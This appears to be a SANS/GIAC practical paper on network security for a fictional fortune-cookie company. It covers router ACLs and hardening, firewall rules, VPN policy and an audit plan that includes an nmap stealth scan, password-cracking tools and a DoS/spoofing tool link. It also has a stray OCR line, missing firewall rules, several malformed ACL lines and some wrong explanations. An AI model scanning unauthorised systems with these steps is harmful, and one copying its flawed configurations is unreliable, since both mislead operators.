traffic will be visible to the Intrusion Sensor. Unlike a switch, which operates at the data link layer of the OSI model, a HUB will enable the intrusion sensor to see all traffic coming across each port. We realize that a switch would outperform a HUB in most cases, but our decision is assuming GIAC will not be connecting many additional devices to the HUB in the DMZ. A Real Secure IDS will also be plugged into a HUB between the Firewall and the Screened Services Network. A third sensor will be plugged into a HUB that will live between the Firewall and the Internal network. The 4th and final IDS Sensor will live in the Secure LAN. All of the IDS sensors will log to the Syslog server and will be managed by the Real Secure Mgmt. Server, both located on the Internal Network behind the Internal Firewalls. The decision to use Real Secure IDS was primarily based on the product's usability and the ease of integration with Checkpoint's FW-1.

2.13 **DNS:**

GIAC will implement a split level DNS solution. The internal LAN will utilize Windows 2000 Active Directory technology with Microsoft Dynamic DNS. All internal DNS queries will be resolved by one of two Windows 2000 domain controllers running DNS. Any external DNS query that originates from an employee on the LAN will be forwarded by Microsoft DNS to the BIND 9.2.1 DNS server on the Screened Services Network. BIND will then forward the DNS query to the internet where it will be resolved. Once the IP address is returned, it will then be cached by the DNS BIND Server. GIAC's employees will use the Internal DNS servers to resolve all DNS queries. GIAC's partners and suppliers will also utilize the Internal Microsoft DNS servers when connected to GIAC through the partner/supplier VPN connection.
The DNS requests that originate from the Internet (ex. customers attempting to browse GIAC's web site to purchase fortunes) will be forwarded to a DNS server hosted by the ISP. The ISP's DNS server will forward the query to one of the Linkproofs on GIAC's network. The Link proofs will resolve all of GIAC's publicly available resources. The Linkproof will return the IP address of the requested resource to the client. The Linkproofs will also provide the static NAT configuration to these public resources.

GIAC's Customers

2.14 **Web Server/Reverse Proxy**: **Linux 7.2/Apache/Squid**

In order to provide GIAC's customers with access to purchase online fortunes, we will implement a Web Server that will be accessible from the Internet. This server will run Linux 7.2 and Apache Web Server 2.0.39. All data will reside on a central Oracle Database living behind the internal firewall on the Secure LAN. A rule on the internal firewall will allow the web server (on the LAN) to talk to the oracle data base (on the Secure LAN). The Reverse Proxy on the Screened Services Network will be the only device outside the internal LAN that will be able to access the web server. The Proxy will run Linux 7.2 and will use Squid 2.4 as the proxy software. Squid 2.4 will be configured as a Transparent, Reverse Proxy and will utilize layer 7 packet filtering. The proxy will have two static NATs on the Linkproof that will be mapped to the public IP addresses of 197.23.1.21 (ISP #1) & 197.23.99.21 (ISP #2). When customers access GIAC's fortune cookie web site, they will actually be connected to the Squid proxy server on the Screened Services Network. The proxy will forward all HTTPS requests to the Apache web server on the internal LAN. The purpose of this configuration is to prevent direct access to the public web server and to limit access to the Oracle back-end data base. All external (port 443) traffic to and from the web server will be directed through the Squid proxy, thus mitigating the risk of a compromise. Secure Sockets Layer (SSL) will be used with 128-bit encryption to encrypt all http traffic in order to preserve the confidentiality of customer information and to protect GIAC's sensitive data.

GIAC's Partners & Suppliers

2.15 **Site-To-Site VPN:**

For each of GIAC's Partner's and Supplier's locations, a site-to-site VPN tunnel will be established. The VPN solution will provide GIAC's partners and suppliers with access to the Partner Network. GIAC's partners will need access to the fortune database located on the Secure LAN that will enable them to translate and resell fortunes. Once connected through the VPN, GIAC's partners will access the Apache Web Server located on the partner network. The Apache web server will communicate with the main Oracle fortune database located on the LAN (192.168.101.11) behind the internal firewalls. Suppliers will post new fortunes to a separate database located on the partner network. Suppliers will connect to the same Apache Web Server that partners use. The supplier web site will post the new fortunes to the Supplier Database on the partner network. These new fortunes will be reviewed by GIAC before adding them to the pool of publicly available fortunes on the main Oracle database in the Secure LAN. Only

GIAC's partners and internal users will be given access to alter the data in the production Oracle DB.
The site-to-site VNP solution will be accomplished through the use of the Nortel Contivity devices. GIAC will configure and deploy a Nortel Contivity 100 for each partner/supplier site that will be persistently connected to the VPN. The external interface of the Contivity boxes will be connected to the perimeter portion of GIAC's network and will have a public IP address (197.23.1.100 & 197.23.99.101). The internal interface of each Contivity box will connect to the partner network. Note that even though the Contivity boxes circumnavigate the perimeter firewalls, all VPN traffic will have to pass through at least one firewall in order to access any of GIAC's resources. This design was implemented to provide an additional level of security which is sometimes overlooked in a VPN implementation. Each of GIAC's partners and suppliers will be given a unique IP address in order to provide proper firewall rules for access to appropriate resources. We have decided to use a dedicated hardware solution in order to offload the VPN encryption from the firewall. The Contivity boxes will also provide network access to GIAC's employees using the Nortel Contivity VPN client software.

GIAC's Internal Employees:

2.16 **E-Mail / Internet Access:**

All GIAC's employees at the home office will live on the LAN (10.10.0.0/16). They will be able to access http and https resources on the Internet through the Web Proxy in the Screened Services Network. Once a client initiates a connection to http://www.yahoo.com (and after the DNS query is resolved) the http request will traverse the firewall and be routed out to the Web Proxy Server on the Screened Services Network. Once the Proxy receives the http request, it will then act as a middle man between the requesting client and the Yahoo Web Server by forwarding the http request on to Yahoo. Once the Web Server receives this forwarded http request, it will send a reply back to GIAC's Web Proxy. Yahoo's Web Server will basically be conducting a full blown http session with the Proxy. GIAC's Proxy will then forward all replies back to the client who initiated the http session.
E-mail is the other Internet resource that all of GIAC's employees will be utilizing. In order to effectively carry out business, an e-mail account needs to be provided to each GIAC employee. All e-mail sent to the Internet will first be sent to the Exchange 2000 server on the LAN. Exchange will then send the SMTP message through the Firewall out to the Internet. SMTP mail coming in from the Internet will first be sent through the firewall where it will be scanned by TREND Micro's SMTP scanning engine. If the SMTP E-mail is not blocked by TREND, then it will continue on to the Sendmail Server on the Screened Services network.

Sendmail will then send the SMTP message to the Exchange 2000 server inside the LAN.
At the present time, GIAC has no reason to allow access to any other Internet resources for their internal employees. If a legitimate business case arises then GIAC will consider opening up the correlating access.

GIAC's Partners Mobile Sales Force & Teleworkers:

2.17 Nortel Contivity VPN Client:

All employees will have access to the Nortel Contivity VPN. The road warriors and telecommuters will be provided with an Earthlink Dial-up or DSL service. Once connected to the Internet, the employee will initiate a VPN connection to GIAC's home office by launching the Nortel Contivity VPN Client. Every laptop will be equipped with the Nortel software as well as Black ICE (personal firewall). The Black ICE software will minimize the risk of an event via an already compromised laptop connected to the Internet.

2.18 Physical Infrastructure Plans:

All of the physical infrastructure will be placed in an access controlled environment. GIAC's employees will be trained on the threats of social engineering in order to help prevent a breach in security of the data center. A UL listed fire system will be installed in order to protect the data center from a natural or human initiated fire. Automated backups of critical data will be performed every night and will be transported to an offsite fireproof safe. All critical passwords will be stored in an encrypted document and stored in a safe.

3. **Assignment 2 - Security Policies:**

3.1 **Router Security Policy / Tutorial**

GIAC's first line of defense will be two Cisco 3640 border routers. A router's primary function is to route traffic. In addition to routing, these two routers will utilize Cisco's Extended Access Control Lists (ACL) in order to help filter traffic entering and exiting GIAC's perimeter network. Access Group 101 will be applied to the serial interface of each router in the inbound direction, which is known as ingress filtering. In a similar manner, Access Group 102 will be applied to the Ethernet interface of each router in the outbound direction, which is known as egress filtering. ACL 101 will explicitly deny certain traffic and use a "permit any" statement at the end of the list so that only explicitly denied traffic will be dropped by the router. ACL 102 will explicitly allow certain traffic to leave the network and will utilize a "deny any" rule to drop the rest of the traffic. Please take note of the order of the rule in each ACL. Cisco IOS will process each ACL with a "top-down" approach. Every packet that passes through the router will be compared against each rule of the applicable ACL, beginning at the top of the list, until a match is found. If no match is discovered, then the implicit "Deny All" rule will block the packet (Since we will use an explicit "Permit Any" rule at the end of ACL 101, any packet that does not match a rule in this ACL will be allowed). As well as blocking certain traffic, each ACL will also log all dropped packets to the Syslog server on the Secure LAN.

ACL 101:

```
access-list 101 deny ip 197.23.1.0 0.0.0.255 any log
access-list 101 deny ip 197.23.99.0 0.0.0.255 any log
access-list 101 deny ip 10.0.0.0 0.255.255.255 any log
access-list 101 deny ip 172.16.0.0 0.15.255.255 any log
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
access-list 101 deny ip 1.0.0.0 0.255.255.255 any log
access-list 101 deny ip 2.0.0.0 0.255.255.255 any log
…
access-list 101 deny ip 220.0.0.0 3.255.255.255 any log

access-list 101 deny ip 224.0.0.0 31.255.255.255 any log
access-list 101 deny ip 127.0.0.0 0.255.255.255 any log
access-list 101 deny ip 0.0.0.0 0.255.255.255 any log
access-list 101 deny udp any any range 161 162 log
access-list 101 deny udp any any range 514 log
access-list 101 deny udp any any range 69 log
access-list 101 deny tcp any any range 6000 6255 log
access-list 101 deny tcp any any range 135 139 log
access-list 101 deny udp any any range 135 139 log
access-list 101 permit ip any any log
```

ACL 102:

```
access-list 102 permit ip 197.23.1.0 0.0.0.255 any
access-list 102 permit ip 197.23.99.0 0.0.0.255 any
access-list 102 deny ip any any log-input
```

Please note that we choose not to block certain protocols from going outbound because we let the perimeter firewall take care of that. We could have written rules into ACL 102 that drop specific outbound protocols such as TFTP but the firewall will drop these before they ever reach the router.

In addition to Cisco's access control lists, we will "harden" each of our routers by setting some global settings that will shelter GIAC from certain well-known exploits. Below is a tutorial of how to harden a Cisco 3640 Router followed by the syntax of ACL 101 and 102 with a description and purpose of each line. The bold text is what you would actually type at your router's prompt.

```
router#     access-list 10 permit  10.10.0.0 0.0.255.255
            line vty 0 4
            transport input ssh
            access-class 10
            login
```

This command will limit access to the router's administrative telnet service which allows configuration changes. The "transport input ssh" line prevents all non-ssh connection attempts, thus only allowing encrypted management traffic. Since the only IP addresses that should ever modify the router configs will come from the Internal LAN, we restrict access to every one else and allow 10.10.0.0/16

```
router#     ip ssh time-out 120
            ip ssh authentication-retries 3
```

The time out command will ensure that ssh connections will be terminated if left idle for more than 2 minutes. The second line will disconnect a user attempting to log on to the router if 3 authentication attempts fail.

router# **no snmp**

Since we will not utilize any of the SNMP management features of the Cisco routers, we have restricted the ability to access the SNMP information. Many common exploits focus on the SNMP protocol and therefore present a high risk of compromise.

router# **no ip source-route**

This command will prevent re-routing of packets to our system through other boxes. IP loose source routing provides a back door into networks that utilize access control lists. By turning IP source routing off, we significantly decrease the probability of an attack which originates from this method.

router# **service password encryption**
Service Password Encryption will encrypt passwords that are stored in a Cisco router's configuration file. This will prevent the plain text readability of each router's passwords.

router# **no service finger**
By disabling the finger server, we minimize the risk of an attacker uncovering certain information about GIAC's network. There is no business case for the finger service to be available.

router# **no ip http**
router# **no ip bootp**
Since we will not utilize web-based management of the routers, and since there is a well-known exploit against it, we will disable the service. There is also no use for the bootp service so we will leave it disabled as well.

router# **no ip direct-broadcast**
This command will help protect against Denial of Service attacks by preventing unwanted broadcasts from brining down the router.

router# **no ip unreachables**
This command will prevent ICMP messages from disclosing information on GIAC's network. With ip unreachables turned off, a hacker will be unable to tell if a box really exists at an address which he is attempting to scan. If unreachables were enabled, the attacker could figure out which IP addresses were live due to the type of ICMP reply.

router# **banner incoming # Authorized Users Only. All Activity Will Be Monitored and Recorded#**
This statement is intended for legal purposed only. If GIAC ever detects malicious traffic, this statement will help prosecute the perpetrator. Placing visible banners on certain network devices is a good practice to aid in network forensics.

router# **logging on**
router# **logging 192.168.101.13**
router# **logging console information**
These commands set the default logging server to be our Syslog server on the Secure LAN. Both Cisco routers will log events to the Syslog server.

router# **no cdp**
GIAC has no use for Cisco Discovery Protocol since we are only using two routers. All configurations and router setups will be manually set. This rule will prevent a compromise due to a future cdp vulnerability.

router# **no ip subnet-zero**
This prevents any subnet that contains all zeros from communicating with or through the router. Hackers will often attempt to set their NICs to promiscuous mode to avoid detection.

The rest of the tutorial shows you how to create and apply Cisco Access Control Lists. Please note that the ip addresses assigned are specific to Router #1

- Ingress Filtering: This section of the ACL will block unwanted external network packets from entering GIAC's network.
    - Block source IP addresses that match the internal network. These addresses will include both of the ranges provided by the two Internet Service Providers (197.23.1.0/24 & 197.23.99.0/24). This rule will help prevent an intruder who is trying to disguise his source by spoofing an IP address on GIAC's network.

      access-list 101 deny ip 197.23.1.0 0.0.0.255 any log
      access-list 101 deny ip 197.23.99.0.0.0.255 any log

    - Block all private source IP addresses. This list of IP addresses are defined by RFC 1918 and should never be directly communicating over the Internet since they are non-routable IP addresses. Any attempt of passing network packets through the border routers from the Internet should be logged and investigated. This rule will help prevent Denial of Service attacks by dropping the packets at the router.

      access-list 101 deny ip 10.0.0.0 0.255.255.255 any log
      access-list 101 deny ip 172.16.0.0 0.15.255.255 any log
      access-list 101 deny ip 192.168.0.0 0.0.255.255 any log

    - Block unused address space. These are IP address that IANA has not yet assigned for use on the Internet. You can find a current list of these IP addresses at http://www.iana.org/assignments/ipv4-address-space. A flag should be raised if GIAC starts receiving traffic from any of these IP addresses since they should not exist. By blocking these addresses at the border router, GIAC is establishing another layer of security against attacks originating from hackers who are trying to spoof illegal IP addresses. Please note that in order to save space, not all of the addresses are specified in our ACL. The "…" represents the address space that is not listed.

      access-list 101 deny ip 1.0.0.0 0.255.255.255 any log

access-list 101 deny ip 2.0.0.0 0.255.255.255 any log
access-list 101 deny ip 220.0.0.0 3.255.255.255 any log

- Block traffic from other suspicious sources
  - Multicast addresses – There is no legitimate reason our network should be receiving traffic originating from a multicast source address.

    access-list 101 deny ip 224.0.0.0 31.255.255.255 any log

  - Loopback address – Since the universal loopback address (127.0.0.0/8) is a non-routable Internet address, a network should never see any traffic originating from this address space. Traffic from the loopback address could be a sign of a Denial of Service attack.

    access-list 101 deny ip 127.0.0.0 0 0.255.255.255 any log

  - Promiscuous Mode – Since no legal IP addresses that start with 0 exist, there is no reason to let traffic originating from these enter GIAC's network.

    access-list 101 deny ip 0.0.0.0 0.255.255.255 any log

- Block inbound SNMP traffic. Since we will not manage any network devices from the Internet, there is no reason to allow any SNMP packets into GIAC's network. SNMP has proven to be a popular target for hacker exploits. Even if SNMP was safe, we would still disable these ports since we have no need for them to be open.

  access-list 101 deny udp any any range 161 162 log

- Block inbound Syslog traffic. Since there is absolutely no reason for any logging traffic to be coming from the Internet, then we will block it. Syslog traffic only needs to be in transit on GIAC's internal network.

  access-list 101 deny udp any any range 514 log

- Block all inbound TFTP traffic. Since GIAC has no use for TFTP, we will not allow it from the Internet. TFTP is an unencrypted protocol and therefore a high risk for exploits. Note that we will allow TFTP to the internal interface of the router for management purposes. TFTP will be protected on this internal interface by a Firewall rule which will allow only certain IP addresses to communicate with the router on port 69.

access-list 101 deny udp any any range 69 log

- Block inbound X-Windows traffic. Since there is no business need for inbound X-Windows traffic and the risk probability is very high, we will block it at the router.

  access-list 101 deny tcp any any range 6000 6255 log

- Block inbound NetBIOS tcp and udp ports. These ports are very high risk ports and do not provide any needed business functionality for GIAC.

  access-list 101 deny tcp any any range 135 139 log
  access-list 101 deny udp any any range 135 139 log

- Egress filtering: This filtering will only allow GIAC's public IP address space to send network packets out of GIAC's network. This helps GIAC to be a good Internet neighbor by mitigating the risk of launching attacks.
  - Allow GIAC's public address space to communicate over any protocol to any host on the Internet. Since all hosts on the internal network will be translated to one of GIAC's public IP addresses after passing through the firewall, this will be the rule to let them out.

    access-list 102 permit ip 197.23.1.0 0.0.0.255 any
    access-list 102 permit ip 197.23.99.0 0.0.0.255 any

  - Drop any packet trying to pass through the router. The first two rules will provide any of GIAC's legitimate hosts with access to the Internet. This rule will drop everyone else. Since the rules of each ACL get processed from top-down, then this order will be very effective in providing Internet access to GIAC's hosts while blocking everyone else who might be attempting to spoof an IP address.

    access-list 102 deny ip any any log-input

To apply ACL 101 to the Serial Interface:

router (config-if)# **interface Serial 0**
ip address 123.123.123.123 255.0.0.0
ip access-group 101 in

To apply ACL 102 to the Ethernet Interface which GIAC's network is plugged in:

router (config-if)# **interface Ethernet 0**
ip address 197.23.1.10 255.255.255.0
ip access-group 102 out

3.2 Checkpoint Firewall-1 Security Policy

The two primary firewalls are configured with maximum security while still allowing business related transactions take place. The rule base is built around GIAC's business needs. Any service that does not prove to be a valid business case has been locked down. The order of the Checkpoint Firewall-1 rule base is very important. Much like Cisco's ACL processing, Checkpoint Firewall-1 processes rule bases in a "top-down" fashion. Every packet that passes through the firewall is compared against each rule, starting with number one, until a match is found. If the firewall doesn't find a match for the packet, the last rule will drop it. To improve performance of the firewalls, the rule base has been configured with the most frequently used rules at the top. Any packet that matches one of the top rules gets processed and passed before the firewall has to process the entire rule set. You will also notice that the more specific rules are placed above the more generic ones. By placing specific rules first, we can allow certain individuals to have escalated privileges to a resource while allowing an "Everyone" group to have limited access to the same resource (ex. Internet Access). We have also disabled all the implied rules that Checkpoint has by default. All of the rules will be visibly managed by Checkpoint's policy editor. Below is the firewall rule set followed by a description of each rule.

1	Firewall_Admin Checkpoint_Mgmt_Console	Checkpoint_1 Checkpoint_2	FireWall1 ssh	accept	Long	Checkpoint_1 Checkpoint_2	Any
2	Any	Checkpoint_1 Checkpoint_2	NBT ident	reject	Long	Checkpoint_1 Checkpoint_2	Any
3	Any	Checkpoint_1 Checkpoint_2	Any	drop	Long	Checkpoint_1 Checkpoint_2	Any

This first set of rules make up the Firewall Administration Security Policy. The first rule allows Firewall Administrators and the Checkpoint Management Console to communicate to the Firewalls over the necessary ports. It is this rule which allows SSH connections to be established and new security policies to be pushed to the Firewalls. The second of these rules rejects any packet directed at certain ports. Rule #3 drops any packets from any source IP directed to any port. If you don't establish communication with the Firewall via the first rule, then no other rule will allow this communication.

4	GIAC_Networks	Reverse_Web_Proxy	http https	accept	Long	Checkpoint_1 Checkpoint_2	Any
5	Reverse_Web_Proxy	Apache_Web_Server_Customers	http	accept	Long	Checkpoint_1 Checkpoint_2	Any

These rules make up the Web Server access policy which allows any Internet user to visit GIAC's web site and purchase fortunes. The first rule lets any IP that is not on any of GIAC's networks talk with the Reverse Web Proxy over port 80 & 443. Clients will use http to browse GIAC's site and https to carry out transactions. The second of these rules allows the Reverse Proxy to communicate with GIAC's Web Server on the LAN over port 80. The web server will be serving all http replies to the Reverse Proxy.

6	GIAC_Networks	Sendmail_Server	smtp	accept	Long	Checkpoint_1 Checkpoint_2	Any
7	Sendmail_Server	Exchange_2000	smtp	accept	Long	Checkpoint_1 Checkpoint_2	Any
8	Exchange_2000	net_Screened_Services	smtp	accept	Long	Checkpoint_1 Checkpoint_2	Any


This next set of three rules make up GIAC's E-mail security policy. The first of these rules allows anyone on the Internet (who is not part of GIAC's network) to send SMTP messages to the Sendmail server on the Screened Services network. The second rule allows these SMTP messages to be sent from Sendmail to the Exchange 2000 server on the LAN. The third rule allows the Exchange server to send outgoing SMTP messages to the Internet.

9	Domain_Controller_1 Domain_Controller_2	DNS_Caching_Server	domain-udp	accept	Long	Checkpoint_1 Checkpoint_2	Any
10	DNS_Caching_Server	GIAC_Networks	domain-udp	accept	Long	Checkpoint_1 Checkpoint_2	Any

These two rules make up the DNS security policy. The first allows the two internal DNS servers to communicate over port 53 to the external DNS Server on the Screened Services Network. This enables the forwarding of DNS queries from the LAN to the external DNS server. The second rule allows the external DNS server to communicate with any server that is not on GIAC's network over port 53. This will allow the external DNS server to directly or indirectly resolve names to IP addresses over the Internet.

11	Any	GoToMyPC.com	Any	drop	Long	Checkpoint_1 Checkpoint_2	Any
12	GIAC_Networks	Web_Proxy	http https http_8080	accept	Long	Checkpoint_1 Checkpoint_2	Any
13	Web_Proxy	GIAC_Networks	http https	accept	Long	Checkpoint_1 Checkpoint_2	Any

The next three rules make up the Internet Access security policy. The first rule drops any packet destined for the "GoToMyPC.com" domain. We have denied access to this web site since it can be used to circumnavigate firewalls. The next rule allows any of GIAC's networks to talk to the Web Proxy over ports 80,443, and 8080. This will allow clients on GIAC's network to browse internet through the Web Proxy. The last of these three rules allows the Web Proxy to fetch the web content from the Internet.



The next two rules make up the Partner/Supplier security policy. The first of these rules allows the VPN Contivity boxes to communicate with the RADIUS server on the LAN over ports 1645, 1812, and 1813. This rule will allow authentication of Partners/Suppliers to take place with the RADIUS server. The second rule allows the Web Server in the Partner network to communicate with the production Oracle Database.

Rule 16 allows logging messages from the Routers and the VPN Contivity boxes to be sent to the SYSLOG server.

The last rule drops any packet attempting to traverse the firewall which has not already been explicitly permitted.

3.3 **VPN Contivity Security Policy**

GIAC uses Virtual Private Networks to connect their partners, suppliers, and the internal employees who travel or work from home. All VPN connections will use IPSec and will be terminated at the VPN Contivity 2600 boxes. All of GIAC's partner companies will be connected through a site-to-site VPN which will always be active. A portion of the suppliers will also be provided with a site-to-site VPN connection. The other suppliers and all of GIAC's internal employees who are

away from the office will utilize Nortel's Extranet Access Client software to establish a VPN connection to the Contivity boxes when needed.

Here is the written security policy for GIAC's Virtual Private Networks and the Contivity 2600 devices:

- Desktop policies will be enforced
  - Anti-Virus software must be current on the PC before a connection is allowed to be established.
  - BlackICE must be installed, functional, and up to date.
  - Windows 2000 security polices will be enforced.
    - Ex. 5-minute password protected screen saver.
- Utilize the IPSec suite for Host to Gateway and Gateway to Gateway VPN connections.
  - IKE will be used as the protocol to establish active Security Associations.
  - We will use Encapsulating Security Protocol (ESP) for our security protocol. This will provide authentication as well as encryption.
  - Every Security Association (SA) will be tunnel mode since the Nortel Contivity 2600 boxes will serve as gateways. By using tunnel mode, all packets will have their true source and destination IP addresses hidden as well the data payload. This is particularly important to GIAC since we use a private IP address scheme. If we used transport mode, then only the data payload portion our packets would be protected.
  - 3DES SHA1 encryption will be enforced
- Control access based on protocol or IP destination on a per user basis. Please note that all access will be controlled by the perimeter and partner firewalls. These rule sets will be based on source IP addresses that the Contivity assigns.
  - Nortel's Contivity 2600 is capable of giving out IP addresses from a RADIUS pool on a per user basis.
    - Partners & Suppliers will pull from a pool of addresses which allows them access through the Partner firewall on ports 80 & 443. This will give them access to the appropriate web servers so they can purchase/supply fortunes. The partner firewall rule set is out of the scope of this paper.
    - GIAC's internal employees will pull from a different set of IP addresses which will grant users required access to services on the internal network. The perimeter firewall will permit only the necessary ports for this set of IP addresses to communicate over.

  The firewall driven access control will mitigate the risk of an attack through a compromised partner / supplier system. An attacker's access would be limited by either firewall even if the perpetrator gains access to the VPN tunnel.

4. **Assignment 3 – Audit Security Infrastructure:**

Before beginning with any kind of Security audit, approval must be granted by the upper management of GIAC enterprises. A detailed proposal must be written up and presented to the management team.
Here are some examples that we will present to GIAC's management:

- What will be Audited:
  - All Written Security Polices
  - Public Accessible Information
    - Network Enumeration
  - Technical Policies
    - Perimeter Security Policy
      - Firewall / Router / VPN
    - Internal Network Security Policy
      - Internal Firewalls
      - Radware
      - Other hardware devices
    - Host Level Security Policy
      - Anti-Virus
      - Host level firewalls
      - Windows Network Shares
  - What Tests will be executed
    - Ex. NMAP the Border Router/Firewall/Web Servers

- Who will perform the audit:
  - GIAC's security director will lead the audit
  - The security team will perform the technical tests
  - Good idea to outsource an audit from companies like TruSecure.

- Where will the Audit be performed:
  - The External Audit (Perimeter) will be performed from the Internet, outside of GIAC's network
  - The Internal/DMZ Audit (Network Audit) will be performed externally and internally
  - The Host Level Audit will be performed from within GIAC's network

- Risks:
  - List and explain the risks of each proposed audit test
    - For example, we might DOS our border router thus preventing all access to and from GIAC's network.
  - What we can do to mitigate the risks
    - Always perform the audit during non-peak hours. If possible use a scheduled downtime that has already been communicated to GIAC's employees, partners, and

suppliers. For GIAC, this will be from 1:00am – 7:00am on certain Sunday Mornings.
        - Have all security staff on duty, ready to react to an emergency.
    - Give common solutions to the above explained risks

- What next:
    - Describe what actions will be taken to mitigate the vulnerabilities found within the infrastructure
    - After addressing each discovered issue, show a visual presentation of the integrity of the security infrastructure before and after the audit.

After obtaining the proper approval from management, we can proceed with the audit. The first step of the audit will be Network Enumeration. This foot-printing attempts to gain as much publicly available information as possible. Once the information is gathered and compiled, it is examined to see if any of it creates an unnecessary security risk. An example of Network Enumeration is performing a Register Query with a "whois" client. Whois comes with most versions of Linux and can be executed with many different combinations of switches.

- Ex: At a Linux Terminal Session, type:
  whois "giac.com"@whois.crsnic.net
- This will unveil information such as the register, DNS servers, technical contact, etc.
- A good practice is to not use a person's name in the technical contact field. Also try and use a phone number that is not in you company's range in order to mitigate the risk of war dialing.

Both technical vulnerabilities and written security policies must be thoroughly scrutinized before the audit tests. After the initial test, all areas of the network must be maintained through regular audits random checks. Before you can achieve a solid maintenance plan, you must establish a baseline for the network. Develop a baseline for auditing and reviewing logs. "To properly lock down the perimeter, you have to understand what is normal for that environment and investigate the deviations from this baseline" –p. 29 SANS Firewalls, Perimeter Protection and VPNs. Also we will use Real Secure to develop a baseline of GIAC's network traffic to see what "normal" network traffic should look like on the network. Developing a base line can not be accomplished in a day's time. Data should be gathered at peak business hours as well as the weekends over the course of a few weeks. This will yield a varied sample of data in which to build the audit policy around.

After some baselines have been established, we should begin the audit process. The audit section is broken down into three sections: Policy Compliance, Tools & Resources, and the Firewall Audit.

4.1 Policy Compliance:

The first task we want to tackle (after establishing some baselines) is to make sure our general written security policies and procedures are implemented across the network. Policies do not benefit the security architecture if they are not enforced. Some of these policies will develop into scheduled maintenance plans such as the Operating System Patch procedure. Here is a list of tasks to ensure that GIAC's security policies are enforced.

- Software/Hardware Patch strategy. Both Operating Systems and applications as well as hardware devices should be running on the latest reliable code that is available. Build a schedule and delegate these upgrade tasks out across the security department.
- Password Policy:
  - Use a few different password cracking utilities to check password compliance across the network. Make sure to find and document all weak passwords that are discovered. Later you can go back and make the necessary adjustments to the user accounts. Great tools for checking for weak passwords are discussed in the Tools/Resources section.
- Windows Security Policy:
  - Make sure to review the Active Directory / Windows 2000 Security policies on a regular basis. Here are some things to double check:
    - 5-minute password protected screen saver is enabled
    - Disable registry editing tools
    - Restrict the Internet Options (File Download, Active X, etc.)
- Antivirus Policy:
  - Be sure to have an automated way of delivering the latest Anti-virus definitions to each server and workstation every day.
- BlackICE Policy:
  - Be sure that the BlackICE policies are enforced and up to date

4.2 Tools & Resources:

4.2.1 Internal Audit:

- The Center for Internet Security (CIS) Tool
  - Use this tool to benchmark and lock down all Windows and Linux Servers on GIAC's network. The CIS tool will tell you the security risks tied to the machine which you are auditing. The tool will give the PC a rating of 1 out of 10 (10 being the most secure). Be sure to disable what CIS suggests if there is lack of a business case. Try to get as high of a score on the CIS tool as possible while still providing all required access to the box. You can obtain the CIS tool at http://www.cisecurity.org/
- Windows Update

    - Utilize Microsoft's Windows Update site to ensure that all Windows operating systems are patched with the latest code. You can also leverage this site to keep applications like SQL, IIS, and Internet Explorer up to date with the latest security patches. This resource can be found at http://windowsupdate.microsoft.com
- Red Hat Linux up2date
    - This resource is much like the Microsoft Windows Update web site. However up2date is devoted to Red Hat Linux. By launching this program you can tell if your Linux boxes are running the latest patches. Up2date will also scan your Red Hat applications and notify you of any updated packages. To use up2date log on your Linux box as root and open an xterm window. Make sure that you have Internet connectivity and type up2date and press enter.
- Password Cracking Audit Tools
    - Crack – Unix password ripper.
        - http://www.users.dircon.co.uk/~crypto
    - John the Ripper – Windows and or Unix Password ripper.
        - http://www.openwall.com/john
    - L0pht Crack – Windows Password ripper
        - http://www.l0pht.com

4.2.2 **DMZ Audit**:

- Port Scanning Tools
    - NMAP – Use this tool to scan for all open ports on servers and devices within the DMZ. This tools comes installed on Red Hat 7.2 but you can also obtain a free Windows version of NMAP at:
        - http://www.insecure.org/nmap
    - FPORT – This software package was created by Foundstone and offers much of the same capabilities that NMAP does.
- DNS Tools
    - Nslookup – This utility is installed by default on most Linux and Windows distributions. You can obtain large amounts of information from your DNS servers with this tool.
    - Sam Spade – This tool can get you tons of information on your DNS servers
        - http://www.samspade.org
- Logs
    - Your logs that you generate can be a great resource for understanding how your network is behaving. One example is to review the logs from the Reverse Web Proxy on the Screened Services Network to see who is trying to connect, for how long, for what resources, etc.
    - Checking certain dropped ICMP packets at the border router or firewall is an example of something to check in the network log files. "Log all fragmented ICMP packets and identify them as such (ICMP rarely gets legitimately fragmented in the wild)" (SANS

Institute Track 2 Firewalls, Perimeter Protection and VPNs 2.2 p.213).

4.2.3 **External Audit**:

- NMAP – This utility is a necessity for finding open ports on Border Routers and Firewalls. These open ports will be the vulnerable services that the public can easily see.
- Trash – spoof IP address
  - http://packetstorm.widexs.nl/DoS/

4.3 **Firewall Audit:**

4.3.1 **Policy compliance for Checkpoint FW-1**:

- Verify that all implied rules are turned off
  - To view any implied rules, open Checkpoint's Policy Editor. Click on 'View' then click 'Implied Rules'
  - If any implied rules are displayed, then turn them off by disabling the correlating option in the Policy Properties window.
- Run through the entire rule base. Make sure to turn any rule off that does not belong. This can be a scheduled maintenance task.
- Check the order of the rules. Try to keep the most frequently used rules at the top of rule base.
- Review the Firewall Log to build a baseline of network traffic flowing across all interfaces. This will be the longest phase of Policy Compliance for the Firewall.

Time: 4 person hours -- $200.00

4.3.2 **Technical Approach**:

- This section of the audit will need to be conducted between the hours of 12:00am and 5:00am over the weekend. Since we do not want an inadvertent self-inflicted DOS attack to affect GIAC's business, we will perform the actual audit during non-peak hours. A self-inflicted attack is definitely a risk while performing an audit of our Firewall. This risk should be mitigated by complying with the non-peak hours time requirement.
- NMAP Scan
  - The NMAP will be performed from DMZ. We will put a box on the DMZ and run a variety of NMAP scans against the External IP address of the firewall. We will gather all the data from these scans for review. We will close any unwanted ports.
  - Here is the output and explanation of one of the NMAP scans: The nmap syntax was taken from Lance Spitzner's "Auditing Your Firewall Setup" paper (http://www.enteract.com/~lspitz/audit.html).

nmap –v –g53 –sS –sR -P0 –O –p1-65000 –o nmap.out 172.16.100.1

Switches Used:

- **-v** Tells nmap to be verbose
- **-g53** Specifies 53 as the source port. This can test for misconfigured rules that allow packets based on the DNS source port
- **-sS** Tells nmap to run using a Stealth Scan
- **-sR** RPC Identd scan
- **-P0** Do NOT try to ping the host
- **-O** Attempt to detect the host's operating system
- **-p1-65000** Port Range. Scan ports 1 – 65,000
- **-o nmap.out** Write nmap scan to a file called nmap.out

